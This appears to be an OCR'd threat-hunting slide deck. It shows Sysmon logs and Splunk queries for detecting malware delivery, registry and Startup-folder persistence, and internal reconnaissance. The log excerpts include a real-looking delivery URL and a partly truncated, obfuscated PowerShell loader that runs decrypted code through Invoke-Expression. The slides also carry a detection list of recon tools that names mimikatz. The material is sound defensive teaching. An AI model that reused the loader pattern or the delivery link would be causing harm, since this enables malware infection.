
Hunting for Delivery of Malware



Hunting for Delivery of Malware



Hunting for Delivery of Malware



Hunting for Delivery of Malware

NEW

```
04/06/2018 05:48:53 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=15
EventType=4
TaskCategory=File stream created (rule: FileCreateStreamHash)
Message=File stream created:
UtcTime: 2018-04-06 15:48:53.076
ProcessGuid: {696DAB1B-96E1-5AC7-0000-0010597BB904}
ProcessId: 6192
Image: C:\Program Files\Internet Explorer\iexplore.exe
TargetFilename: C:\Users\XYZ\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5
\F23F1Q7V\XQ-6810857612848.doc
CreationUtcTime: 2018-04-06 15:48:52.826
Hash: MD5=7ABB66A5854D9DB14BA26C3DBA6CEEC2,IMPHASH=00000000000000000000000000000000
```

Email link clicked
Doc file downloaded

```
TargetFilename: C:\Users\XYZ\AppData\Local\
\F23F1Q7V\XQ-6810857612848.doc
CreationUtcTime: 2018-04-06 15:48:52.826
Hash: MD5=7ABB66A5854D9DB14BA26C3DBA6CEEC2,
```

Hunting for Delivery of Malware

NEW

```
04/06/2018 05:48:53 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=15
EventType=4
TaskCategory=File stream created (rule: FileCreateStreamHash)
```

```
04/06/2018 05:48:53 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
TaskCategory=Process Create (rule: ProcessCreate)
Message=Process Create:
UtcTime: 2018-04-06 15:48:53.247
ProcessGuid: {696DAB1B-96E5-5AC7-0000-00100CF9B904}
ProcessId: 13568
Image: C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
CommandLine: "C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\XYZ
\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\F23F1Q7V
\XQ-6810857612848.doc"
CurrentDirectory: C:\Users\XYZ\Desktop\
Hashes: MD5=49CACECF9FF8DA1AD1B41D860A042872,IMPHASH=ABC6B11BFDB7E689F99111581940DAA9
ParentImage: C:\Program Files\Internet Explorer\iexplore.exe
ParentCommandLine: "C:\Program Files\Internet Explorer\iexplore.exe" http://cs-ha.de/TC-2388222/
```

Doc file opened

```
iexplore.exe" http://cs-ha.de/TC-2388222/
```

Hunting for Delivery of Malware

NEW

```
04/06/2018 05:48:53 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=15
EventType=4
TaskCategory=File stream created (rule: FileCreateStreamHash)
Me
Ut
Pr
Pr
Im
Ta
\F
Cr
Ha
    04/06/2018 05:48:53 PM
    LogName=Microsoft-Windows-Sysmon/Operational
    SourceName=Microsoft-Windows-Sysmon
    EventCode=1
    EventType=4
    TaskCategory=Process Create (rule: ProcessCreate)
    Messag
    UtcTim
    Proces
    Proces
    Image:
    Comman
    \AppDa
    \XQ-68
    Curren
    Hashes
    Parent
    Parent
        04/06/2018 05:49:17 PM
        LogName=Microsoft-Windows-Sysmon/Operational
        SourceName=Microsoft-Windows-Sysmon
        EventCode=1
        EventType=4
        TaskCategory=Process Create (rule: ProcessCreate)
        Message=Process Create:
        UtcTime: 2018-04-06 15:49:17.146
        ProcessGuid: {696DAB1B-96FD-5AC7-0000-0010EC3FBB04}
        ProcessId: 10772
        Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
        CommandLine: powershell
        "([rUnTimE.iNTERopSeRvIces.MaRsHAl]::([RUnTiME.iNteropSErvicEs.marSHAL].gEtMEMbERS()
        [5].name).invokE([runtImE.interoPSERVicES.MArsHaL]::sEcUresTRInGTObstR($('76492d1116743f0423413b1
        ...
        AGUAZAA1AGUAMwA0ADUANwA1AGIAZgBjADQAOAAyADgANwAzAGUAZAAyADUA'| .('coNVEr'+'ttO-'+'se'+'cuREsTRIN'
        +'G')  -KeY
        171,106,64,56,65,28,144,208,124,226,38,51,89,208,195,49,70,184,62,198,50,75,240,81))) )|.('IN'+'y
        OKe-ExP'+'resSi'+'oN')
```

Word doc macro enabled

Detecting Persistence Methods

* Hunting for Persistence Methods
  - Registry Keys
  - Filesystem (e.g. Startup folders)

Detecting Persistence (Registry)

* Searching for «Run» or «RunOnce» keys

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" RegistryEvent
    CurrentVersion Run
| search EventCode=13 "*\\Windows\\CurrentVersion\\Run*"
    [redacted]
| rex field=Image ".*\\\\(?<Image_EXE>[^\\\\]*)"
| rex field=TargetObject ".*\\\\CurrentVersion\\\\(?<TargetObj_PATH>.*)"
| strcat "Image=\"" Image_EXE "\", TargetObject=\"" TargetObj_PATH "\", Details=\"" Details "\""
    Image_TargetObj_Details
| stats dc(ComputerName) AS Clients values(Image_TargetObj_Details)
    count by TaskCategory Image_EXE
```

Detecting Persistence (Registry)

TaskCategory	Image_EXE	Clients	values(Image_TargetObj_Details)	count
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details=""C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe""	231
Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details=""C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe"" Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)" Image="Setup.exe", TargetObject="Run\aHScrollutility", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe" Image="Setup.exe", TargetObject="Run\aOSD", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe" Image="Setup.exe", TargetObject="Run\aRunMaincpl", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe" Image="Setup.exe", TargetObject="Run\aSetSpeed", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"	103
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users[redacted]\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9

Detecting Persistence (Registry)

TaskCategory	Image_EXE	Clients	values(Image_TargetObj_Details)	count
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details=""C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe""	231
Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details=""C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe"" Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)" Image="Setup.exe", TargetObject="Run\aHScrollutility", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe" Image="Setup.exe", TargetObject="Run\aOSD", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe" Image="Setup.exe", TargetObject="Run\aRunMaincpl", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe" Image="Setup.exe", TargetObject="Run\aSetSpeed", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"	103
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users[redacted]\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9

Detecting Persistence (Filesystem)


* Example for «ProcessCreate», not «FileCreate»

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate
    "Start Menu" Programs Startup
| search Image="*\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\*"
    [redacted]
| rex field=Image ".*\\\\Programs\\\\Startup\\\\(?<Startup_Image>[^\\\\]*)"
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(ComputerName) AS Clients values(MD5)
    count by IMPHASH Startup_Image
```

Detecting Persistence (Filesystem)

IMPHASH	Startup_Image
7CC5DE4B0F816307AB343372C371BF8A	GoogleChromePortable.exe
B2C3C14E8A6C480559F241AA5E593F41	[redacted]
13703FCD46C84BD34470F350577FA379	

Clients	values(MD5)	count
[redacted]	20A1E0873B6CE549108274C3EC2753E0	13
	FFBB294D0FE5EDD5A8A5AF29FD4018B5	5
	C786332A126EBA302687B202273F1138	3



This should make you go «Hmmm??»

Detecting Persistence (Filesystem)

* Example for «FileCreate»

```
1  index=[redacted] SourceName="Microsoft-Windows-Sysmon" FileCreate "Start Menu" Startup
2  | search TargetFilename="*\\Start Menu\\Programs\\Startup\\*"
3      NOT [redacted]
4      NOT [redacted]
5  | stats values(ComputerName) values(TargetFilename) count by Image
```

✓ 398 events (3/1/17 12:00:00.000 AM to 5/13/17 12:00:00.000 AM) No Event Sampling

* Less than 400 results in > 2 months
  - after tuning exclusion list

Detecting Persistence (Filesystem)

Image	values(ComputerName)
C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe	[redacted]
C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe	[redacted]
C:\Program Files (x86)\Common Files\InstallShield\Driver\11\Intel 32\IDriverT.exe	[redacted]

values(TargetFilename)	count
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

Detecting Persistence (Filesystem)

Image	values(ComputerName)
C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe	[redacted]
C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe	[redacted]
P:\[redacted]\Texter\texter.exe	[redacted]
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Texter.lnk	2

values(TargetFilename)	count
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

Detecting Internal Recon

* Internal Recon used as preparation for Lateral Movement
* Legit system commands used
* Can also be used by sysadmins or users
* Baseline and find appropriate thresholds
  - Number of different commands and time window

Detecting Internal Recon

Detecting Internal Recon

www.threathunting.net

Lateral Movement Detection via Process Monitoring

Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

Analysis Techniques

- Counting occurrences within a time window

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

Detecting Internal Recon

www.threathunting.net

Lateral Movement Detection via Process Monitoring

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.


As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them... They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:

- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe...
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

Detecting Internal Recon



Cyber Analytic Repository

Log in

Page | Help | Discussion | Read | View form | View source | View history | Search

CAR-2013-04-002: Quick execution of a series of suspicious commands

Main page
CARET
Analytic List
Contribute
Help

Coverage
Data Model
Sensors

Tools
Printable version

Certain commands are frequently used by malicious actors and infrequently used by normal users. By looking for execution of these commands in short periods of time, we can not only see when a malicious user was on the system but also get an idea of what they were doing.

Contents [hide]
1 Output Description
2 ATT&CK Detection
3 Pseudocode

CAR-2013-04-002	
Submission Date	04/11/2013
Information Domain	Analytic, Host
Host Subtypes	Process
Type	TTP
Analytic Subtypes	Sequence
Contributor	MITRE

Detecting Internal Recon

Cyber Analytic Repository

Log in

Page | Help | Discussion | Read | View form | View source | View history | Search

CAR-2013-04-002: Quick execution of a series of suspicious

Pseudocode

```
processes = search Process:Create
reg_processes = filter processes where (exe == "arp.exe" or exe == "at.exe" or exe == "attrib.exe"
    or exe == "cscript.exe" or exe == "dsquery.exe" or exe == "hostname.exe"
    or exe == "ipconfig.exe" or exe == "mimikatz.exe" or exe == "nbstat.exe"
    or exe == "net.exe" or exe == "netsh.exe" or exe == "nslookup.exe"
    or exe == "ping.exe" or exe == "quser.exe" or exe == "qwinsta.exe"
    or exe == "reg.exe" or exe == "runas.exe" or exe == "sc.exe"
    or exe == "schtasks.exe" or exe == "ssh.exe" or exe == "systeminfo.exe"
    or exe == "taskkill.exe" or exe == "telnet.exe" or exe == tracert.exe"
    or exe == "wscript.exe" or exe == "xcopy.exe")
reg_grouped = group reg by hostname, ppid where(max time between two events is 30 minutes)
output reg_grouped
```

process	**create**	exe
process	**create**	hostname
process	**create**	ppid

Detecting Internal Recon

* 3 or more (of 7) different commands executed within 15 min

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessCreate
    (ipconfig OR net.exe OR whoami OR netstat OR nbtstat OR hostname OR tasklist)
```

Whitelisting "known good" processes

```
| search EventCode=1
    Image="*\\ipconfig.exe" OR Image="*\\net.exe" OR Image="*\\whoami.exe" OR Image="*\\netstat.exe" OR
    Image="*\\nbtstat.exe" OR Image="*\\hostname.exe" OR Image="*\\tasklist.exe"
| bin _time span=15m
| rex field=Message ".*User: ([redacted]|NT AUTHORITY)\\\\(?<USER1>.*)"
| stats dc(Image) AS CNT_CMDS values(CommandLine) values(ParentImage) values(ParentCommandLine)
    count by _time ComputerName USER1
| where CNT_CMDS > 2
```

Detecting Internal Recon

_time	ComputerName	USER1	CNT_CMDS
2017-03-29 17:45:00	[redacted]	[redacted]	6

values(CommandLine)	values(ParentImage)
hostname	C:\Windows\SysWOW64\cmd.exe
ipconfig /all	
ipconfig /displaydns	
net localgroup "Administrators"	
net session	
net share	
net start	
net use	
net user	
netstat -na	
netstat -r	
tasklist /svc	
tasklist /v	
whoami	
whoami /all	

values(ParentCommandLine)	count
C:\Windows\system32\cmd.exe /C hostname	15
C:\Windows\system32\cmd.exe /C ipconfig /all	
C:\Windows\system32\cmd.exe /C ipconfig /displaydns	
C:\Windows\system32\cmd.exe /C net localgroup "Administrators"	
C:\Windows\system32\cmd.exe /C net session	
C:\Windows\system32\cmd.exe /C net share	
C:\Windows\system32\cmd.exe /C net start	
C:\Windows\system32\cmd.exe /C net use	
C:\Windows\system32\cmd.exe /C net user	
C:\Windows\system32\cmd.exe /C netstat -na | findstr "ESTABLISHED"	
C:\Windows\system32\cmd.exe /C netstat -r	
C:\Windows\system32\cmd.exe /C tasklist /svc	
C:\Windows\system32\cmd.exe /C tasklist /v	
C:\Windows\system32\cmd.exe /C whoami	
C:\Windows\system32\cmd.exe /C whoami /all	

15 occurences
6 diff cmds
within 15 mins

Detecting Internal Recon

_time	ComputerName	USER1
2017-04-05 14:49:03	[redacted]	[redacted]
2017-04-05 14:49:13		
2017-04-05 14:50:01		
2017-04-05 14:51:31		


«False detections»
are possible
Explorer -> cmd.exe


Image	CommandLine	ParentCommandLine
C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\explorer.exe
C:\Windows\System32\whoami.exe	whoami /groups	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\net.exe	net localgroup Administratoren	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\ipconfig.exe	ipconfig	"C:\Windows\system32\cmd.exe"

3 diff cmds
within 3 mins

Lateral Movement

* Lateral Movement using WMI for Execution





ATT&CK TTP on WMI

https://attack.mitre.org/wiki/Technique/T1047

Windows Management Instrumentation

Unchecked

